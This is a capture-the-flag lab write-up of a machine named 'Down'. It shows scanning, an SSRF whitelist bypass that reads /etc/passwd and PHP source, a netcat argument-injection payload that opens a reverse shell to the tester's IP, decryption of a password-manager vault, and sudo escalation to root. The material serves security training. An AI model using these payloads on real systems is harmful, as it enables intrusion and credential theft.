
Starting out with nmap scan.
➜  ~ sudo nmap -sV -sC -T4 -p- 10.129.234.87
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 09:18 CEST
Nmap scan report for 10.129.234.87
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f6:cc:21:7c:ca:da:ed:34:fd:04:ef:e6:f9:4c:dd:f8 (ECDSA)
|_  256 fa:06:1f:f4:bf:8c:e3:b0:c8:40:21:0d:57:06:dd:11 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Is it down or just me?
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.28 seconds
Only SSH and HTTP running. On port 80 a website running with a form asking for a url.


Opening my http server and sending my url I get a request on my server. This could be SSRF.
➜  ~ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.234.87 - - [23/Jul/2025 09:21:35] code 404, message File not found
10.129.234.87 - - [23/Jul/2025 09:21:35] "GET /test HTTP/1.1" 404 -
Whats also interesting is the html being reflected on the page.
SSRF - Server Side Request Forgery
When a webapp lets you get a remote url but that url is not properly checked its possible to let the application send requests internally or into other protected networks.
Different schemes/protocols can be used;
- http/https - http://127.0.0.1:8000 for example.
- file:/// - file:///etc/passwd
- gopher:///
Scan for open ports, only port 80 open.
➜  ~ ffuf -w num -u http://10.129.234.87/index.php -X POST -d 'url=http://127.0.0.1:FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -mr "It is up"


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.129.234.87/index.php
 :: Wordlist         : FUZZ: /home/kali/num
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : url=http://127.0.0.1:FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Regexp: It is up
________________________________________________

80                      [Status: 200, Size: 1961, Words: 271, Lines: 54, Duration: 380ms]
Scanning for files didnt give results either.
➜  ~ ffuf -w /home/kali/SecLists/Discovery/Web-Content/raft-medium-files.txt -u http://10.129.234.87/index.php -X POST -d 'url=http://127.0.0.1/FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs 1249

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.129.234.87/index.php
 :: Wordlist         : FUZZ: /home/kali/SecLists/Discovery/Web-Content/raft-medium-files.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : url=http://127.0.0.1/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1249
________________________________________________

index.php               [Status: 200, Size: 1961, Words: 271, Lines: 54, Duration: 4735ms]
style.css               [Status: 200, Size: 2676, Words: 531, Lines: 120, Duration: 72ms]
.htaccess               [Status: 200, Size: 1257, Words: 160, Lines: 36, Duration: 399ms]
.                       [Status: 200, Size: 1961, Words: 271, Lines: 54, Duration: 244ms]
.html                   [Status: 200, Size: 1257, Words: 160, Lines: 36, Duration: 287ms]
.php                    [Status: 200, Size: 1257, Words: 160, Lines: 36, Duration: 452ms]
.htpasswd               [Status: 200, Size: 1257, Words: 160, Lines: 36, Duration: 254ms]
.htm                    [Status: 200, Size: 1257, Words: 160, Lines: 36, Duration: 319ms]
.htpasswds              [Status: 200, Size: 1257, Words: 160, Lines: 36, Duration: 311ms]
.htgroup                [Status: 200, Size: 1257, Words: 160, Lines: 36, Duration: 534ms]
wp-forum.phps           [Status: 200, Size: 1257, Words: 160, Lines: 36, Duration: 656ms]
logo.png                [Status: 200, Size: 585357, Words: 1351, Lines: 1329, Duration: 4495ms]
.htaccess.bak           [Status: 200, Size: 1257, Words: 160, Lines: 36, Duration: 577ms]
.htuser                 [Status: 200, Size: 1257, Words: 160, Lines: 36, Duration: 882ms]
.ht                     [Status: 200, Size: 1257, Words: 160, Lines: 36, Duration: 145ms]
.htc                    [Status: 200, Size: 1257, Words: 160, Lines: 36, Duration: 154ms]
:: Progress: [17129/17129] :: Job [1/1] :: 68 req/sec :: Duration: [0:04:28] :: Errors: 1 ::
Trying other protocols we get an error message: "Only protocols http or https allowed". Bypass?

Trying out double URL schemes doesn't seem to be blocked. But not getting any output with file data.
Url Parsing
URL parsing is the process of breaking down a Uniform Resource Locator (URL) into its individual components.
| Component | Example Value | Description |
|---|---|---|
| Scheme | https |
Protocol used (e.g., http, https, ftp) |
| Username | user |
Optional: used for authentication |
| Password | pass |
Optional: rarely shown due to security concerns |
| Host | example.com |
Domain name or IP address of the server |
| Port | 8080 |
Optional: usually 80 for HTTP, 443 for HTTPS |
| Path | /folder/page.html |
Path to the resource on the server |
| Query | ?id=123&sort=asc |
Optional: parameters passed to the resource |
| Fragment | #section2 |
Optional: refers to a section within the page |
In this case the scheme is probably whitelisted and need to find a way to bypass this. Also as the page is written in .php I found out the parser PHP uses is cURL. cURL treats anything after http:// as a host. But if a special char comes first, the parser gets confused and accepting the second protocol as well.
After fuzzing for special chars showing ` and+work to get the contents of/etc/passwd`.
# Working payload
http://+file:///etc/passwd
Now we can look into the source code at /var/html/www/index.php. First snippet of code shows the whitelisting of http/https, and if if passes it will run the curl command. The only check here is if the input starts with http/https.
elseif (isset($_POST['url'])) {
    $url = trim($_POST['url']);
    if (preg_match('|^https?://|', $url)) {
        $rc = 255;
        $output = '';
        $ec = escapeshellcmd("/usr/bin/curl -s $url");
        exec($ec . " 2>&1", $output, $rc);
        // ...
    } else {
        // error
    }
}
Looking more into the source code, the code reveals an expert mode. Its using netcat to scan an ip and port. But netcat is run as -z: zero-I/O mode (just scan/connect, then exit).
if (
    isset($_GET['expertmode']) &&
    $_GET['expertmode'] === 'tcp' &&
    isset($_POST['ip']) &&
    isset($_POST['port'])
) {
    $ip = trim($_POST['ip']);
    $valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
    $port = trim($_POST['port']);
    $port_int = intval($port);
    $valid_port = filter_var($port_int, FILTER_VALIDATE_INT);

    if ($valid_ip && $valid_port) {
        $rc = 255;
        $output = '';
        $ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
        exec($ec . " 2>&1", $output, $rc);

        echo '<div class="output" id="outputSection">';
        if ($rc === 0) {
            echo '<font size=+1>It is up. It\'s just you! 😝</font><br><br>';
            echo '<p id="outputDetails"><pre>' . htmlspecialchars(implode("\n", $output)) . '</pre></p>';
        } else {
            echo '<font size=+1>It is down for everyone! 😔</font><br><br>';
            echo '<p id="outputDetails"><pre>' . htmlspecialchars(implode("\n", $output)) . '</pre></p>';
        }
    } else {
        echo '<div class="output" id="outputSection">';
        echo '<font color=red size=+1>Please specify a correct IP and a port between 1 and 65535.</font>';
    }
}
Whats interesting is there's command execution going on using the php exec function. However its using escapeshellcmd.
Escapeshellcmd
escapeshellcmd() escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands. This function should be used to make sure that any data coming from user input is escaped before this data is passed to the exec() or system() functions, or to the backtick operator. https://www.php.net/manual/en/function.escapeshellcmd.php
So special chars are escaped, but not the dash
Following characters are preceded by a backslash: &#;`|*?~<>^()[]{}$\, \x0A and \xFF. ' and " are escaped only if they are not paired. On Windows, all these characters plus % and ! are preceded by a caret (^).We can extend the nmap command from script with the -e flag which allows to run a binary after connecting.
POST /index.php?expertmode=tcp HTTP/1.1
Host: 10.129.234.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://10.129.234.87
Connection: keep-alive
Referer: http://10.129.234.87/index.php
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=10.10.14.178&port=433+-e+/bin/bash
On our listener we get a connection, and we can get user flag.
# Connection
➜  ~ nc -lvnp 433
listening on [any] 433 ...
connect to [10.10.14.178] from (UNKNOWN) [10.129.234.87] 45012
whoami
www-data

# Upgrade shell
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@down:/var/www/html$
Privilege Escalation
In the home folder of Aleks user there's a file with a string of text. pwsm is a password manager. To decrypt the password I found a working script online, easy to find.
www-data@down:/home/aleks/.local/share/pswm$ cat pswm
cat pswm
e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCHBQ==
Then run decrypt the password
www-data@down:/var/tmp$ python3 pwsm.py
python3 pwsm.py
Password: flower
Decoded text:
pswm    aleks   flower
aleks@down      aleks   <password>
Login as aleks and get the flag
aleks@down:~$ sudo -l
[sudo] password for aleks:
Matching Defaults entries for aleks on down:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User aleks may run the following commands on down:
    (ALL : ALL) ALL

# Root
aleks@down:~$ sudo -i
root@down:~#